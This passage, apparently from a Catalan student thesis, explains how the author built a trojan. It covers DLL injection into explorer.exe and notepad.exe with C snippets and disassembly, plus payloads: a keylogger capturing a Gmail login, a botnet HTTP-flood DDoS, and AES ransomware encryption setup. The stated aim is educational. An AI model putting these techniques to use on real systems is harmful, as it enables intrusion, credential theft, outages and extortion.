Quan es fa l'*snapshot*, *Process32First()* s'usa per obtenir informació del primer procés. Per a tots els altres processos de la instantània, s'utilitza *Process32Next()*. La documentació indica que les dues funcions requereixen una estructura *PROCESSENTRY32* com a segon paràmetre. Després de passar l'estructura, les funcions la completaran amb informació sobre el procés.

```
typedef struct tagPROCESSENTRY32 {
  DWORD     dwSize;
  DWORD     cntUsage;
  DWORD     th32ProcessID;
  ULONG_PTR th32DefaultHeapID;
  DWORD     th32ModuleID;
  DWORD     cntThreads;
  DWORD     th32ParentProcessID;
  LONG      pcPriClassBase;
  DWORD     dwFlags;
  CHAR      szExeFile[MAX_PATH];
} PROCESSENTRY32;
```

Figura 28: Estructura de *tagPROCESSENTRY32*. Font: https://learn.microsoft.com/es-es/windows/win32/api/tlhelp32/ns-tlhelp32-processentry32

Després que *Process32First()* o *Process32Next()* hagin omplert l'estructura, per extreure el *PID* s'usa *PROCESSENTRY32.th32ProcessID* per obtenir el *PID* del procés.

En aquest punt, som capaços d'obtenir el *PID* del procés on volem fer la injecció i també un *handle*. Ara sí, passem a la injecció en si.

Tenint ara el *handle* del procés, el següent pas és injectar la *DLL* en el procés objectiu, la qual cosa requerirà de nou l'ús de diverses *API*'s de *Windows*:

- ***VirtualAllocEx()*:** És similar a *VirtualAlloc()*, però permet l'assignació de memòria en un procés remot.

- ***WriteProcessMemory():*** Escriu dades al procés remot. En aquest cas, s'utilitzarà per escriure la ruta de la *DLL* en el procés objectiu.

- ***CreateRemoteThread():*** Crea un *thread* en el procés remot.

LoadLibraryW() s'utilitza per carregar una *DLL* dins del procés que la invoca. Com que l'objectiu és carregar la *DLL* dins d'un procés remot en lloc del local, no es pot invocar directament. En canvi, l'adreça de *LoadLibraryW()* ha de ser recuperada i passada a un *thread* creat remotament en el procés, passant el nom de la *DLL* com a argument. Això funciona perquè l'adreça de l'*API* del *Windows LoadLibraryW()* serà la mateixa en el procés remot que en el procés local. Per determinar l'adreça, s'utilitza *GetProcAddress()* juntament amb *GetModuleHandle()*.

```
kernelLoadLibraryW = GetProcAddress(GetModuleHandle(L"kernel32.dll"), "LoadLibraryW");
```

Figura 29: Guardant l'adreça de *LoadLibraryW()*

L'adreça emmagatzemada *al kernelLoadLibraryW* s'utilitzarà com a entrada quan es creï un nou fil en el procés remot, que és l'adreça de *LoadLibraryW()*.

El proper pas és assignar memòria al procés remot que pugui contenir el nom de la *DLL*. La funció *VirtualAllocEx()* s'utilitza per assignar la memòria al procés remot.

```
allocatedMemory = VirtualAllocEx(processHandle, NULL, sizeToAllocate, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
```

Figura 30: Reservant memòria per a la *DLL*

Després que la memòria s'assigni amb èxit en el procés remot, s'utilitza *WriteProcessMemory()* per escriure a la memòria. El nom de la *DLL* s'escriu a la memòria prèviament assignada.

```
if (!WriteProcessMemory(processHandle, allocatedMemory, libraryName, sizeOfLibraryName, &bytesWritten) || bytesWritten != sizeOfLibraryName)
```

Figura 31: Escrivint la ruta de la *DLL* a la memòria reservada

Després d'escriure amb èxit la ruta de la *DLL* a la memòria assignada, *CreateRemoteThread()* s'utilitzarà per crear un nou *thread* en el procés remot. Aquí és on cal

l'adreça de *LoadLibraryW()*. *kernelLoadLibraryW (*que conté l'adreça de *LoadLibraryW())* es passa com l'adreça d'inici del *thread* (*lpStartAddress*) i *allocatedMemory*, que conté la ruta de la *DLL*, es passa com el paràmetre *lpParameter* de *CreateRemoteThread*(). Aquesta combinació permet que quan el *thread* remot s'executa, cridi a *LoadLibraryW()* amb la ruta de la *DLL* com a argument, carregant la *DLL* en l'espai d'adreces del procés remot.

```
remoteThread = CreateRemoteThread(processHandle, NULL, 0, (LPTHREAD_START_ROUTINE)kernelLoadLibraryW, allocatedMemory, 0, NULL);
```

Figura 32: Executant *thread* amb *LoadLibraryW()* com a punt d'entrada

Si hem arribat fins aquest punt sense cap error, podem concloure que la nostra injecció *DLL* s'ha fet correctament.

Intentarem fer ara una injecció *DLL* amb la *DLL* maliciosa en el procés *explorer.exe*. Aquest procés correspon al navegador de fitxers. Després d'indicar-li el procés, el següent pas serà indicar-li la *DLL* i executem:




Figura 33: Espai reservat per la *DLL* desde *x64dbg*

Com podem comprovar a la imatge, s'han reservat 68 *bytes* començant des de la direcció que ens mostra. Aquest espai està destinat a guardar la ruta de la *DLL*. Després d'haver reservat la memòria, el pas següent serà escriure la ruta:




Figura 34: Ruta *DLL* escrita desde *x64dbg*

En aquest mateix punt, s'executarà el *thread* per poder activar la nostra càrrega maliciosa. Si tot ha anat bé, hauríem de veure la nostra *DLL* maliciosa dins del procés *explorer.exe*:




Figura 35: Mòduls d'*explorer.exe* amb la *DLL* maliciosa

En entrar als diferents mòduls del procés *explorer.exe*, comprovem que tenim la nostra càrrega maliciosa executant-se. Però falta una cosa per comprovar: necessitem saber que aquest procés té un *thread* executant *LoadLibraryW*() com a punt d'entrada. Observem doncs els *threads* del procés *explorer.exe*:

Figura 36: *Thread* executant-se amb *LoadLibraryW*() com a punt d'entrada

Per tal de complementar l'explicació sobre la injecció *DLL*, a continuació es presenta una representació gràfica. Les següents imatges il·lustren visualment els passos clau en la injecció d'una *DLL* maliciosa en un procés objectiu, amb la finalitat de facilitar la comprensió del mètode d'injecció:




Figura 37: Obtenint el valor de l'adreça de *LoadLibraryW()*




Figura 38: Reservant memòria per a la *DLL*




Figura 39: Escrivint la ruta de la *DLL* en la memoria reservada




Figura 40: Executant *thread* maliciós amb *LoadLibraryW()* com a punt d'entrada

Per acabar d'entendre com funciona la injecció *DLL*, observem com es veuria a baix nivell:

```
movaps  xmm0, xmmword ptr cs:aCUsersSergioDe ; "C:\\Users\\Sergio\\Desktop\\payload\\x6".
lea     rdx, [rbp+650h+processName]
movaps  xmm1, xmmword ptr cs:aCUsersSergioDe+10h ; "\\Sergio\\Desktop\\payload\\x64\\Relea
lea     rcx, _Format    ; "Searching for process ID of \"%s\" ... "
movaps  xmmword ptr [rbp+650h+dllPath], xmm0
xor     r13d, r13d
movaps  xmm0, xmmword ptr cs:aCUsersSergioDe+20h ; "Desktop\\payload\\x64\\Release\\payloa
mov     r15d, r13d
movaps  xmmword ptr [rbp+650h+dllPath+10h], xmm1
mov     r12d, r13d
movaps  xmm1, xmmword ptr cs:aCUsersSergioDe+30h ; "payload\\x64\\Release\\payload.dll"
movaps  xmmword ptr [rbp+650h+dllPath+20h], xmm0
movaps  xmm0, xmmword ptr cs:aCUsersSergioDe+40h ; "x64\\Release\\payload.dll"
movaps  xmmword ptr [rbp+650h+dllPath+30h], xmm1
movaps  xmm1, xmmword ptr cs:aCUsersSergioDe+50h ; "ase\\payload.dll"
movaps  xmmword ptr [rbp+650h+dllPath+40h], xmm0
movaps  xmm0, xmmword ptr cs:aCUsersSergioDe+60h ; "oad.dll"
movaps  xmmword ptr [rbp+650h+dllPath+50h], xmm1
movups  xmm1, xmmword ptr cs:aNotepadExe ; "notepad.exe"
movaps  xmmword ptr [rbp+650h+dllPath+60h], xmm0
movsd   xmm0, qword ptr cs:aNotepadExe+10h ; "exe"
movsd   qword ptr [rbp+650h+processName+10h], xmm0
movups  xmmword ptr [rbp+650h+processName], xmm1
call    wprintf
xor     edx, edx        ; th32ProcessID
mov     [rsp+750h+pe.dwSize], 238h
lea     ecx, [rdx+2]    ; dwFlags
call    cs:__imp_CreateToolhelp32Snapshot
mov     r14, rax
cmp     rax, 0FFFFFFFFFFFFFFFFh
jnz     short loc_1400011D9
```

Figura 41: Instruccions per copiar la ruta del *payload* i el procés, i crear una instantània dels processos

- **Instruccions *movups*:** Copien les cadenes i dades a la memòria del procés, en concret la ruta del *payload* i el nom del procés en què es farà la injecció.

- ***call cs:__imp_CreateToolhelp32Snapshot*:** Inicia una instantània de l'estat actual dels processos del sistema, que s'utilitzarà per cercar el procés objectiu pel nom. En aquest cas en particular, es cercarà el procés *notepad.exe*




Figura 42: Instruccions per obtenir un *handle* de *kernel32.dll* i carregar l'adreça de *LoadLibraryW()*

- ***lea rcx, [ModuleName] ; "kernel32.dll"*:** Aquesta instrucció prepara el primer argument per a la crida a *GetModuleHandleW()*, carregant l'adreça de la cadena *kernel32.dll* en el registre *rcx*. Això es fa perquè *GetModuleHandleW()* pugui trobar i retornar el *handle* del mòdul que conté funcions essencials del sistema operatiu.

- ***call cs:__imp_GetModuleHandleW*:** Aquesta crida obté el *handle* del mòdul *kernel32.dll*. Aquest mòdul conté les funcions del sistema, com ara *LoadLibraryW()*, que es necessiten per carregar una *DLL* en un procés.

- ***mov rcx, rax ; hModule*:** Després d'obtenir el *handle* del mòdul, aquesta instrucció mou el *handle* a *rcx*, que és el registre que s'usarà com a argument per a la següent trucada de funció, que obté l'adreça de *LoadLibraryW()*.

- ***lea rdx, [ProcName] ; "LoadLibraryW"***: Carrega l'adreça de la cadena que conté el nom de la funció *LoadLibraryW()* al registre *rdx*. Aquesta adreça de memòria es passarà com a argument per localitzar la funció dins de *kernel32.dll*.

- ***call cs:__imp_GetProcAddress*:** Invoca la funció *GetProcAddress()* per obtenir l'adreça de la funció *LoadLibraryW()* dins el mòdul *kernel32.dll*. Aquesta adreça s'utilitzarà més tard per crear un fil remot que executi *LoadLibraryW()* en el procés objectiu, carregant la *DLL* desitjada.




Figura 43: Instrucció per cridar a *VirtualAllocEx()* i reservar memòria al procés

- ***call cs:__imp_VirtualAllocEx****:* Invoca la funció *VirtualAllocEx()* per reservar espai de memòria dins del procés objectiu. Aquesta memòria s'utilitzarà per emmagatzemar la ruta de la *DLL* que serà injectada.




Figura 44: Crida a *WriteProcessMemory()*

- ***call cs:__imp_WriteProcessMemory()***: Aquesta funció escriu dades en una àrea de memòria dins l'espai d'adreces d'un procés específic, en aquest cas, per copiar la ruta de la *DLL*.

6.6 *Payload*

Quan parlem de *payload*, ens referim a la part del *malware* que realitza les accions malicioses. Cal destacar que el *payload* és el component que realment causa danys al sistema i no ha de manifestar-se immediatament, sinó que pot estar programat perquè s'executi passat un determinat temps o en circumstàncies concretes, dificultant la seva detecció. Per comprendre millor aquest terme posarem l'exemple d'un *ransomware*. Un *ransomware* és un tipus de *malware* que és capaç de xifrar els fitxers d'un sistema. Els atacants demanaran una certa xifra de diners (normalment en *bitcoin*) per poder desxifrar els arxius, i així poder tornar a recuperar-los. Posem el cas que un ciberatacant ha enviat un fitxer maliciós que conté macros (en *Word*, ordres per automatitzar una tasca) malicioses. En aquest context, el *payload* estaria format pel codi maliciós que encripta els fitxers.

El *payload*, aleshores, podríem dir que és l'encarregat de determinar la naturalesa del troià. Per exemple, el *payload* d'un troià *ransomware* és responsable de xifrar arxius. En un troià *spyware*, el *payload* inclou funcions com *keyloggers* per recopilar dades d'usuari. Per a un troià *DDoS*, el *payload* realitza atacs coordinats per incapacitar serveis en línia.

Normalment, un troià està creat per enfocar-se en un tipus d'acció. Com que l'objectiu d'aquest projecte és poder mostrar la perillositat dels troians, he recopilat tota mena de *payloads* perquè els usuaris puguin tenir un coneixement general. Podríem dir que el troià desenvolupat és multifuncional, encara que en la realitat no és el més comú, sinó que estan dissenyats per fer una acció en concret.

Totes aquestes accions malicioses s'han programat dins d'un arxiu *DLL*, que se li subministrarà al *malware* des del servidor per a poder fer la injecció *DLL*.

Una vegada tenim clar què és el *payload* d'un *malware*, passarem a la creació d'aquest. Amb l'objectiu de donar una visió global del tipus de *payloads* que executen aquests troians, s'ha intentat replicar una àmplia tipologia d'aquestes accions malicioses.

6.6.1 Registre de tecles (*Keylogger*)

El troià desenvolupat integra un *keylogger*, encarregat de la detecció i del registre de les pulsacions de tecles. Aquest *keylogger* utilitza *GetAsyncKeyState()*, una funció de l'*API* de *Windows*, per detectar les pulsacions del teclat. Quan una tecla és pressionada, *GetAsyncKeyState()* retorna el seu codi virtual, indicant l'estat de la tecla. El bucle principal del *keylogger* monitoritza si una tecla dins del rang de 8 a 222 ha estat pressionada. Aquest rang inclou els codis virtuals de les tecles més comunes, on 8 correspon a la tecla de retrocés.

Constant	Value	Description
VK_LBUTTON	0x01	Left mouse button
VK_RBUTTON	0x02	Right mouse button

Figura 45: Codi virtual del botó dret i esquerre del ratolí. Font: https://learn.microsoft.com/en-us/windows/win32/inputdev/virtual-key-codes

El programa verifica si la tecla no ha estat registrada abans en la mateixa pulsació. Si les tecles modificadores com *Shift* o *AltGr* estan activades, això afecta el caràcter resultant de la tecla pressionada.

El codi virtual de la tecla, juntament amb l'estat de les tecles modificadores, es converteix en el caràcter corresponent. Si es detecta un caràcter vàlid, es registra en un fitxer de text. El bucle s'executa contínuament mentre la condició sigui certa, amb una pausa de 100 mil·lisegons entre cada iteració per optimitzar el rendiment.

Aquests fitxers de text on s'escriuen les tecles que va pressionant la víctima, s'acostumen a guardar en directoris temporals o en carpetes ocultes.

Posem ara un cas pràctic:

Un usuari només iniciar el sistema, entra a gmail.com. Introdueix l'email i seguidament la contrasenya. La víctima no sospita res, ja que no hi ha cap fitxer obert, però si anem a l'arxiu de text, veurem el següent:




Figura 46: Dades delicades recopilades per el *keylogger*

El correu i la contrasenya s'han escrit al fitxer. És molt probable que tot seguit un atacant guardi aquestes dades en una base de dades.

6.6.2 Atac *DDoS*

Una altra acció maliciosa que poden arribar a fer aquests troians és un atac de denegació de servei (*DDoS*). Aquests tipus d'atacs tenen com a objectiu saturar un servidor i que deixi d'estar operatiu. Per fer-ho, s'envia tràfic legítim massivament al servidor.

El troià que s'ha desenvolupat és capaç de generar un atac de denegació *DDoS*, mitjançant la *botnet* que anirà creixent amb la infecció de diferents màquines. Quan la *botnet* està composta de diferents màquines víctimes, no tan sols es podria arribar a realitzar un atac de denegació de servei, sinó que també podria utilitzar-se per enviar gran quantitat d'emails no desitjats o *spam*, o fins i tot per minar criptomonedes, entre altres.

El troià implementa un tipus d'atac *DDoS* en concret, anomenat inundació *HTTP* (*HTTP Flood*). L'objectiu d'aquest tipus d'atac és saturar un lloc web mitjançant l'enviament massiu de sol·licituds *HTTP*, siguin de tipus *POST* o *GET*.

Per fer aquest tipus d'atac, el troià se centra en la coordinació. Primer de tot, se li assigna una adreça *IP* i un port específic del servidor objectiu, juntament amb una durada determinada, un número de *threads* que crearà cada màquina, i el més important, una hora programada per iniciar l'atac. L'efectivitat de l'atac recau en la seva capacitat per executar múltiples *threads* simultàniament. Cada *thread* representa una instància independent on envia sol·licituds al servidor. En operar en paral·lel, aquests *threads* generen un alt volum de tràfic, fent que aquest atac sigui realment fatal.

```
for (int i = 0; i < threads; ++i) {
    thread_pool.emplace_back(std::thread(make_request, ip, port, resource));
}
for (auto& th : thread_pool) {
    if (th.joinable()) {
        th.join();
    }
}
```

Figura 47: Bucle per a la creació de diferents *threads*

En iniciar les sol·licituds en un moment programat, i mantenir-les durant un període definit, augmenta la probabilitat de poder arribar a saturar el servidor.

Aquesta estratègia de múltiples *threads* és clau, ja que permet multiplicar les sol·licituds més enllà del que un dispositiu podria aconseguir.




Figura 48: Representació d'un atac *DDoS* de tipus *HTTP Flood*. Font: https://www.wallarm.com/what/website-security-and-prevention-of-a-http-flood-attack

6.6.3 Encriptació d'arxius

Actualment, molts dels troians estan implementant tècniques de *ransomware*. Una situació realment preocupant, donada la seva perillositat. Per poder entendre més en profunditat com funcionen aquests *ransomware*, se n'ha implementat un exemple bàsic utilitzant la llibreria *cryptopp* [35].

En primer lloc, l'atacant des del seu *dashboard* podrà triar entre diferents màquines per encriptar-les. Quan la màquina rep la instrucció d'encriptar els fitxers, aquesta procedirà a realitzar el xifratge.

Per implementar aquest xifratge, s'ha utilitzat un algorisme d'encriptació freqüentment utilitzat per aquests *ransomwares*: l'algorisme *AES* (*Advanced Encryption Standard*)

[36] utilitzant el mode de xifrat *CBC* (*Cipher Block Chaining*), el qual encripta les dades en blocs interdependents.

Aquest algorisme és usat pels *ransomwares* per la seva eficiència, ja que pot xifrar i desxifrar fitxers ràpidament. Una funció interessant per als atacants, pel fet que aquests busquen poder xifrar fitxers el més ràpid possible. Però el més important des de la perspectiva d'un atacant és que no es puguin recuperar i, en aquest sentit, aquest algorisme augmenta la dificultat de poder desxifrar aquests fitxers si no es disposa d'una clau de desxifrat. Veiem a continuació el seu mode de funcionament.

En primer lloca, es necessitarà una clau secreta i també un vector d'inicialització (*IV*). Aquest últim és un bloc de bits i el seu principal objectiu és generar aleatorietat al xifratge. En el codi, es creen de la següent manera:

```
CryptoPP::AutoSeededRandomPool rng;

CryptoPP::SecByteBlock key(CryptoPP::AES::DEFAULT_KEYLENGTH);
rng.GenerateBlock(key, key.size());
CryptoPP::SecByteBlock iv(CryptoPP::AES::BLOCKSIZE);
rng.GenerateBlock(iv, iv.size());
```

Figura 49: Inicialització de la clau i del vector d'inicialització

